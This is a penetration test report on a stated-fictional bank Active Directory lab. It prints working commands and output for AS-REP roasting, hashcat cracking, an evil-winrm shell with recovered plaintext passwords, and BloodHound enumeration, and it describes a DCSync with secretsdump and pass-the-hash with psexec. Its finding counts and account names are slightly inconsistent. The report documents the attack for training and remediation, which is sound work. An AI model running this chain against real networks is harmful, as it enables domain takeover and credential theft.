LACONSAY-SEC

EGOTISTICAL BANK

Active Directory Internal Penetration Test

Report of Findings

EGOTISTICAL BANK Inc.

APRIL 11, 2025

Table of Contents

Statement of Confidentiality

This document has been prepared by Laconsay-Sec and contains proprietary and confidential information belonging to the company. The information within is intended exclusively for its designated purpose in relation to services provided to EGOTISTICAL-BANK. Distribution, disclosure, or sharing of this document with any third party — including vendors, partners, or contractors — is strictly prohibited without prior written authorization from Laconsay-Sec. Furthermore, no portion of this document may be copied, reproduced, or otherwise disseminated without explicit permission from Laconsay-Sec.

Please be advised that this document does not constitute legal advice. Any services provided by Laconsay-Sec relating to compliance, litigation, or legal matters are not intended as legal counsel and should not be regarded as such. The assessment and findings contained herein pertain to a fictional environment created solely for training and evaluation purposes. Any vulnerabilities or issues identified in this document do not impact Laconsay-Sec's operational or technical infrastructure, nor those of EGOTISTICAL-BANK.

Engagement of Contacts

Egotistical-Bank Contacts		
Primary Contact	**Title**	**Primary Contact Email**
Henry Smith	Chief Executive Officer	henrysmith@egotistical-bank.local
Secondary Contact	**Title**	**Secondary Contact Email**
Shaun Coins	Chief Technical Officer	shauncoins@egotistical-bank.local

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Sherwin Laconsay	Security Consultant	slaconsay@laconsaysec.local

Executive Summary

Egotistical Bank engaged Laconsay-Sec to perform an Internal Active Directory Penetration Test targeting Egotistical Bank's internal network infrastructure. The objective of this engagement was to identify security weaknesses, assess the potential impact on Egotistical Bank's operations, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

Approach

Laconsay-Sec conducted the assessment using an uncredentialed, graybox methodology between April 1 - 10, 2025. Egotistical Bank provided an initial internal IP address as the designated entry point for the assessment. No valid credentials or detailed knowledge of the internal environment were supplied beyond this entry point information, allowing for a realistic simulation of an internal attacker with limited access.

The testing was performed in a controlled, non-evasive manner to identify vulnerabilities and misconfigurations within the Active Directory environment while preserving the stability of Egotistical Bank's systems. The assessment was carried out remotely from a dedicated host, provisioned specifically for this engagement.

Each identified security weakness was thoroughly documented and manually analyzed to determine its exploitation potential. Laconsay-Sec focused on demonstrating the full impact of discovered vulnerabilities, including scenarios leading to internal domain compromise. With authorization from Egotistical Bank, additional testing was conducted to explore opportunities for vertical privilege escalation within the internal network, illustrating the risks associated with elevated access.

Scope

The scope of this assessment was focused on Egotistical Bank's internal network and Active Directory environment. The assessment was conducted remotely using the internal entry point provided by Egotistical Bank.

Host/URL/IP Address	Description
10.129.0.0/16	Egotistical Bank's internal domain controller (EGOTISTICAL-BANK.LOCAL)

Assessment Overview and Recommendations

During the internal penetration test of Egotistical Bank, Laconsay-Sec identified several critical vulnerabilities that posed significant risks to the bank's information systems.

Key findings included the disabled Kerberos pre-authentication on the fsmith account, which allowed for an AS-REP roasting attack, and weak credentials, enabling successful offline password cracking. Service account misconfigurations were also found, with the svc_loanmgr account possessing excessive privileges, allowing for a DCSync attack and retrieval of domain password data. This led to the extraction of the domain administrator's NTLM hash, which was used in a Pass-the-Hash attack to gain full domain administrator access.

Additionally, the lack of monitoring and detection capabilities within the internal network allowed these activities to go unnoticed. Recommendations to address these issues include enforcing Kerberos pre-authentication, implementing strong password policies and multi-factor authentication, reviewing and restricting service account permissions, limiting replication privileges, using tools like Microsoft LAPS for local admin password management, and improving internal monitoring through SIEM systems.

Active Directory Penetration Test Assessment Summary

Laconsay-Sec began all testing activities from the perspective of an unauthenticated user within Egotistical Bank's internal network. Egotistical Bank provided the tester with an initial entry point IP address but did not supply any valid credentials or detailed internal network information.

Summary of Findings

During the course of testing, Laconsay-Sec identified a total of six (6) findings that pose material risk to Egotistical Bank's internal infrastructure. Additionally, one informational finding was noted that, if addressed, could help strengthen Egotistical Bank's overall security posture.

The table below provides a summary of findings by severity level:

Finding Severity	Total
High	4
Medium	1
Low	1
Informational	1
Total	**7**

High-Level Overview of Findings

The following table provides an overview of each finding identified during the assessment. Detailed technical information and remediation recommendations for each issue are provided in the **Technical Findings Details** section of this report.

Finding #	Severity	Finding Name
1	High	Insecure Kerberos Pre-Authentication Configuration (AS-REP Roasting)
2	High	Weak Password Policy (Crackable User Passwords)
3	High	Excessive Privileges on Service Account (svc_loanmgr)
4	High	Domain Controller Replication Rights Misconfiguration (DCSync Privilege)
5	Medium	Unsecured Autologon Credentials in Registry
6	Low	Lack of Network Segmentation and Exposure of Management Services (WinRM)
7	Info	Improve Security Monitoring and Logging Practices

Internal Active Directory Compromise Walkthrough

During this assessment, Laconsay-Sec was able to gain an initial foothold and fully compromise the internal network of EGOTISTICAL-BANK.LOCAL, leading to complete administrative control over the Active Directory domain. The steps below outline the attack chain taken from initial access to domain compromise.

This walkthrough focuses specifically on the path to compromise and does not detail all vulnerabilities or misconfigurations discovered during the assessment. Additional findings are listed separately in the Technical Findings section, prioritized by severity.

The purpose of this attack chain is to demonstrate to Egotistical Bank the cumulative risk of the identified vulnerabilities, and how they can be chained together to achieve domain-wide compromise. Addressing even a few key weaknesses could break the attack chain while longer-term remediation efforts are underway. While alternative paths to compromise may exist, this chain represents the path of least resistance leveraged by Laconsay-Sec during this assessment.

Detailed Walkthrough

Laconsay-Sec performed the following steps to compromise the **EGOTISTICAL-BANK.LOCAL** domain:

1. **Initial Enumeration**
   The tester connected to the internal environment via VPN, targeting IP **10.129.114.121**, and performed a full port scan. Numerous services were identified, notably **Kerberos (88), LDAP (389/636), SMB (445), DNS (53), and WinRM (5985)**. Based on the services running and hostname **EGOTISTICAL-BANK.LOCAL**, the system appeared to function as a Domain Controller.

2. **User Enumeration**
   From the internal web application, a custom wordlist was generated using Cewl. *Username Anarchy* was used to create possible Active Directory usernames based on employee name patterns. These usernames were then validated via Kerberos username enumeration techniques, successfully identifying the valid account:

   fsmith@egotistical-bank.local

3. **AS-REP Roasting Attack**
   Using **GetNPUsers.py**, Laconsay-Sec checked if the fsmith account had Kerberos pre-authentication disabled. The account was vulnerable, and an encrypted AS-REP hash was successfully extracted.

4. **Offline Password Cracking**
   The AS-REP hash for fsmith was cracked offline using **hashcat**, revealing the clear-text password:

   fsmith : Thestrokes23

5. **Initial Foothold via WinRM**
   Using the recovered credentials, Laconsay-Sec confirmed that WinRM was enabled for fsmith, successfully establishing an interactive shell.

6. **Local Enumeration & Discovery of Service Account Credentials**
   Post-exploitation enumeration with **WinPEAS** revealed autologon credentials for a service account:

   svc_loanmgr : Moneymakestheworldgoround!

7. **Domain Enumeration with BloodHound**
   Using **BloodHound**, the tester identified that the svc_loanmgr account had the critical **DS-Replication-Get-Changes-All** privilege, enabling it to perform a **DCSync** attack and replicate domain password data.

8. **DCSync Attack**
   Utilizing **Impacket's secretsdump.py**, Laconsay-Sec successfully executed a DCSync attack to retrieve the NTLM hash of the domain administrator account:

   Administrator NTLM hash obtained

9. **Domain Administrator Access via Pass-the-Hash**
   With the Administrator's NTLM hash, Laconsay-Sec used **psexec.py** to perform a Pass-the-Hash attack, gaining full domain administrator access and control over the domain controller.

Detailed Reproduction of Attack Chain


Upon connecting to the internal network via VPN, targeting IP 10.129.114.121, Laconsay-Sec conducted port scanning and service enumeration, identifying key services like:

- Kerberos (88/TCP)
- LDAP (389/TCP, 636/TCP)
- SMB (445/TCP)
- WinRM (5985/TCP)


The presence of these services, combined with the hostname EGOTISTICAL-BANK.LOCAL, indicated the target system was likely a Domain Controller.

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└──╼ [★]$ nmap -sC -sV -oA nmap/egotisticalbank 10.129.114.121 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 20:49 ADT
Nmap scan report for 10.129.114.121
Host is up (0.069s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-29 06:50:09Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-29T06:50:18
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


The tester attempted to exploit several attack surfaces but no success. Subsequently resorted to inspecting the web application hosted on port 80 (HTTP).




The tester used Cewl to scrape the website and created a wordlist.



Then, the tester used another tool called Username Anarchy to create a list of possible usernames based on that information.



Using Kerbrute, the tester identified the account: fsmith@egotistical-bank.local



The tester then used the GetNPUsers tool to verify "fsmith" and found out that this account has **Kerberos pre-authentication disabled**, making it vulnerable to AS-REP roasting.

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ GetNPUsers.py -h
Impacket v0.13.0.dev0+20250109.91705.ac02e0e - Copyright Fortra, LLC and its affiliated companies

usage: GetNPUsers.py [-h] [-request] [-outputfile OUTPUTFILE] [-format {hashcat,john}] [-usersfile USERSFILE] [-ts] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k]
                     [-aesKey hex key] [-dc-ip ip address] [-dc-host hostname]
                     target

Queries target domain for users with 'Do not require Kerberos preauthentication' set and export their TGTs for cracking
```

The AS-REP hash for fsmith was extracted and tried to cracked it offline.

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ impacket-GetNPUsers egotistical-bank.local/fsmith
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Cannot authenticate fsmith, getting its TGT
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:7c69c01928e40a20cb3032447ec28898$a4da37471d36ef4cb5d9a2ede732da835440eb2fa3fe8cd28ff08ec2cefb5dd123edab10476b9dd8005d70fa5
da790656cce42b3fac639e908c57642c1aa6522f7960e9c22aee75664e9e1680bf0d2e1e8a2b1c40012a0527471428a7c53ec213b0f015c3eba539d559fff21c1a0fa1e93f9f2053f7f31b54bcdcbc81bbe405
9492bc281f622b2027e810cda3e076692a9d77becfd7b4d43bfc97f30dccf692498e2c9cfd6abe6c9f9d1f5f28111641fb6c511e11455a576d8ceb2c62c51d113f8019b8c82df09ce8be42610295253f771517
49d884b52c33800cb9eb38c12733184b23d7a44403192ba9e3556c59757d09e7e48b1cacbc4cd36a14ac8253361
```

Using Hashcat and a common wordlist, the password was successfully cracked and it revealed: **Thestrokes23**

```
Started: Sat Mar 29 13:07:18 2025
Stopped: Sat Mar 29 13:07:55 2025
PS D:\Toolchain\hashcat-6.2.6> .\hashcat.exe -m 18200 ..\hashes\fsmith .\rockyou.txt --show
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:67be45cb78d716a1a8b97144$0bc54c1b$93daecfe300a85b1a2acb7e0f55556e77603990b642dbbb58ba7aeab73b916fd6e1ace33540f81254eef2ed25f590ccd56ea6c75d60b7ba98c7c5fd48425e9e4cbbf
f20421c3987bb7477fb8484e137f22bf0f89b6bea673128bba15ef77d6903697f30f42881c742f84afb3cef98d33bf7ebe1b0fedb56f100bd4f5557f308293c6ba8d0e868c736cb62c6901c37545d53735402ecc5e9c15e32aacddc37bb8da9eb0a5be8f277ae42
0fdf3e24e2786c2fd8cf0d3daf6c340721a123fd6dfebcd63cc832b7924423fdfba6c223b6dee117167ce5fde6b63db5929038ebabd6807077000a589a99d26f514fa14eb9590656c48fc4625f04ca78db62310e2f3e:Thestrokes23
PS D:\Toolchain\hashcat-6.2.6>
```

With valid credentials for fsmith, the tester authenticated to the exposed **WinRM** service and successfully obtained an initial foothold in the internal network. Access at this point was limited to standard user privileges.

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ evil-winrm -i 10.129.114.121 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>

*Evil-WinRM* PS C:\Users\FSmith\Documents>
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user fsmith
User name                    FSmith
Full Name                    Fergus Smith
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/23/2020 9:45:19 AM
Password expires             Never
Password changeable          1/24/2020 9:45:19 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/24/2020 4:27:55 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

While enumerating the system using **WinPEAS**, the tester discovered plaintext credentials for a service account stored in the system registry under autologon settings:


```
================================================================================================

  Computer Name           :   SAUNA
  User Name               :   svc_loanmgr
  User Id                 :   1108
  Is Enabled              :   True
  User Type               :   User
  Comment                 :
  Last Logon              :   1/1/1970 12:00:00 AM
  Logons Count            :   0
  Password Last Set       :   1/24/2020 4:48:31 PM

================================================================================================
```

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ RDP Sessions
    Not Found

ÉÍÍÍÍÍÍÍÍÍÍ¹ Ever logged users
  [X] Exception: Access denied
    Not Found

ÉÍÍÍÍÍÍÍÍÍÍ¹ Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\FSmith : FSmith [AllAccess]
    C:\Users\Public
    C:\Users\svc_loanmgr

ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!

ÉÍÍÍÍÍÍÍÍÍÍ¹ Password Policies
```


The tester used BloodHound to map Active Directory relationships and privileges.

```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\SharpHound.exe
2025-04-10T16:31:58.2878234-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-04-10T16:31:58.4284458-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, P
emote
2025-04-10T16:31:58.4441445-07:00|INFORMATION|Initializing SharpHound at 4:31 PM on 4/10/2025
2025-04-10T16:31:58.6003718-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for EGOTISTICAL-BANK.LOCAL : SAUNA.EGOTISTICAL-BANK.LOCAL
2025-04-10T16:32:22.7409431-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-10T16:32:23.2255735-07:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2025-04-10T16:32:23.3035265-07:00|INFORMATION|Producer has finished, closing LDAP channel
2025-04-10T16:32:23.3035265-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-04-10T16:32:53.3192212-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2025-04-10T16:33:23.3347366-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2025-04-10T16:33:32.6784433-07:00|INFORMATION|Consumers finished, closing output channel
2025-04-10T16:33:32.7097041-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-04-10T16:33:32.9596900-07:00|INFORMATION|Status: 94 objects finished (+94 1.362319)/s -- Using 42 MB RAM
2025-04-10T16:33:32.9596900-07:00|INFORMATION|Enumeration finished in 00:01:09.7390954
2025-04-10T16:33:33.0534509-07:00|INFORMATION|Saving cache with stats: 53 ID to type mappings.
 53 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-04-10T16:33:33.0534509-07:00|INFORMATION|SharpHound Enumeration Completed at 4:33 PM on 4/10/2025! Happy Graphing!
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```


BloodHound identified that svc_loanmgr held the powerful **DS-Replication-Get-Changes-All** privilege, which allows the account to replicate AD data, including password hashes, via DCSync.



Using **Impacket's secretsdump.py**, Laconsay-Sec executed a **DCSync attack**, successfully extracting the **NTLM hash** for the domain administrator account.



Finally, the tester used **psexec.py** with the retrieved administrator hash to perform a **Pass-the-Hash attack**, successfully gaining full administrative control over the domain controller and the entire **EGOTISTICAL-BANK.LOCAL** environment.



